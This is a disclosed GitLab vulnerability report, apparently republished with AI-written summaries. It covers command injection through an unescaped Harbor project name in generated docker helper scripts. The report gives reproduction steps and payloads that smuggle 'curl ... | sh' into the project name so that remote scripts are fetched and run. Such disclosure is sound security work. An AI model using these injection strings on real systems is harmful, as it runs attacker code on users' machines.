Maintainer can inject shell code in Harbor project name configuration that will trigger on victims machine when using helper scripts
A command injection vulnerability exists in the pregenerated artifact pull scripts when visiting a project's Harbor repositories pages, because the Harbor project name is not escaped. An attacker who spoofs a Harbor server can set a malicious project name that, when a victim copies and runs the generated script, executes arbitrary commands on the victim's machine.

GitLab
Originally disclosed on GitLab
- Fixed in 6 months
- Disclosed after 6 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2671808 by joaxcar on 2024-08-20, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Summary
There exists a command injection in the pregenerated artifact pull script's generated when visiting a projects /-/harbor/repositories , /-/harbor/repositories/:repo/:artifact and /-/harbor/repositories/:repo/:artifact/:tags through the Harbor project name. This can lead to code execution on a victims computer (could even execute as sudo if user is in sudo mode).
By spoofing a Harbor server an attacker can alter the harbor configuration of a group/project and let it respond with real Harbor data while still accepting anything as the project name.
As the configuration field for project names does not seem to have any restrictions, and the helper scripts wont escape the name the Gitlab UI can thus be fooled to present malicious harmful scripts.

A project name like this ?; curl https:docker.example.com | sh; cd would for example generate a build script like this
docker build -t 137.184.41.210/?; curl https://docker.example.com | sh; cd /ultimatetest-17-2-0 - Security policy project .

and an tags pull script like this
docker pull 137.184.41.210/?; curl https://docker.example.com | sh; cd /asdf:sha265:asdfasdfasdfasdfasdfasdfasf
You could argue that a victim could spot the injection, but there are no warnings in either the UI or the documentation stating that these scripts can be dangerous. On the contrary a lot of users might not understand what a carfully crafted injection is capable of. It will probably be even easier if the victim is a user that is used to use the workflow connected with the Harbor integration as they will not think twice before using the "copy command" and just paste and execute the scrips.
Steps to reproduce
My fake Harbor server will respond with some data, its not important what is returned, the attack is done through the configured name.
Simple version (this one will need you to use my server)
- Create a new group and a project in that group
- Go to
https://gitlab.com/groups/GROUPNAME/-/settings/integrations/harbor/edit - Add
http://137.184.41.210as the URL, add any username and a 8 letter password and this name (replace the link to a safer script if you dont trust mine)
?; curl https://joaxcar.com/gitlab/poc_bash.sh | sh; cd
- Go to
https://gitlab.com/GROUPNAME/PROJECTNAME/-/harbor/repositories - Click the
CLI Commandsbutton on top right, pick the copy button on the second or third script - Paste the command in a terminal and run it
- The output should be the content of your
/etc/passwd(or whatever you make it do)
Self hosted
Step 1 and 2 from above, then host my python server for step 3, and any script reachable from the web for the name
Video POC
Impact
Executing arbitrary commands on victims machine (potentially as sudo)
What is the current bug behavior?
Harbor project name can contain scripts that are not escaped in helper scripts
What is the expected correct behavior?
Copying and running the command in the example scripts, especially using "copy" button should be safe.
Output of checks
This bug happens on GitLab.com
Impact
Executing arbitrary commands on victims machine (potentially as sudo)
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- server2.py
- Screenshot_2024-08-19_at_23.14.07.png
- Screenshot_2024-08-20_at_14.09.12.png
- Screen_Recording_2024-08-20_at_14.18.49.mov
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The Harbor project name is not escaped when generating the helper scripts, allowing shell metacharacters to be injected.
Impact
An attacker could execute arbitrary commands on a victim's machine, potentially with sudo privileges if the user is in sudo mode.
What the attacker needed
Attacker controls Harbor server; victim copies and runs script
The fix
The helper scripts should escape the Harbor project name so copied commands are safe.
How it was found
- Create a new group and a project in that group.
- Go to the Harbor integration settings for the group.
- Add a malicious Harbor URL, any username and password, and a project name containing shell commands.
- Go to the project's Harbor repositories page.
- Click the CLI Commands button and copy the second or third script.
- Paste and run the command in a terminal; the injected commands execute.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you use GitLab's Harbor integration, it shows you command-line scripts to copy and run. The project name from the Harbor server is inserted into those scripts without cleaning it. If an attacker controls the Harbor server, they can put shell commands in the project name, so when you copy and run the script, those commands run on your computer.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


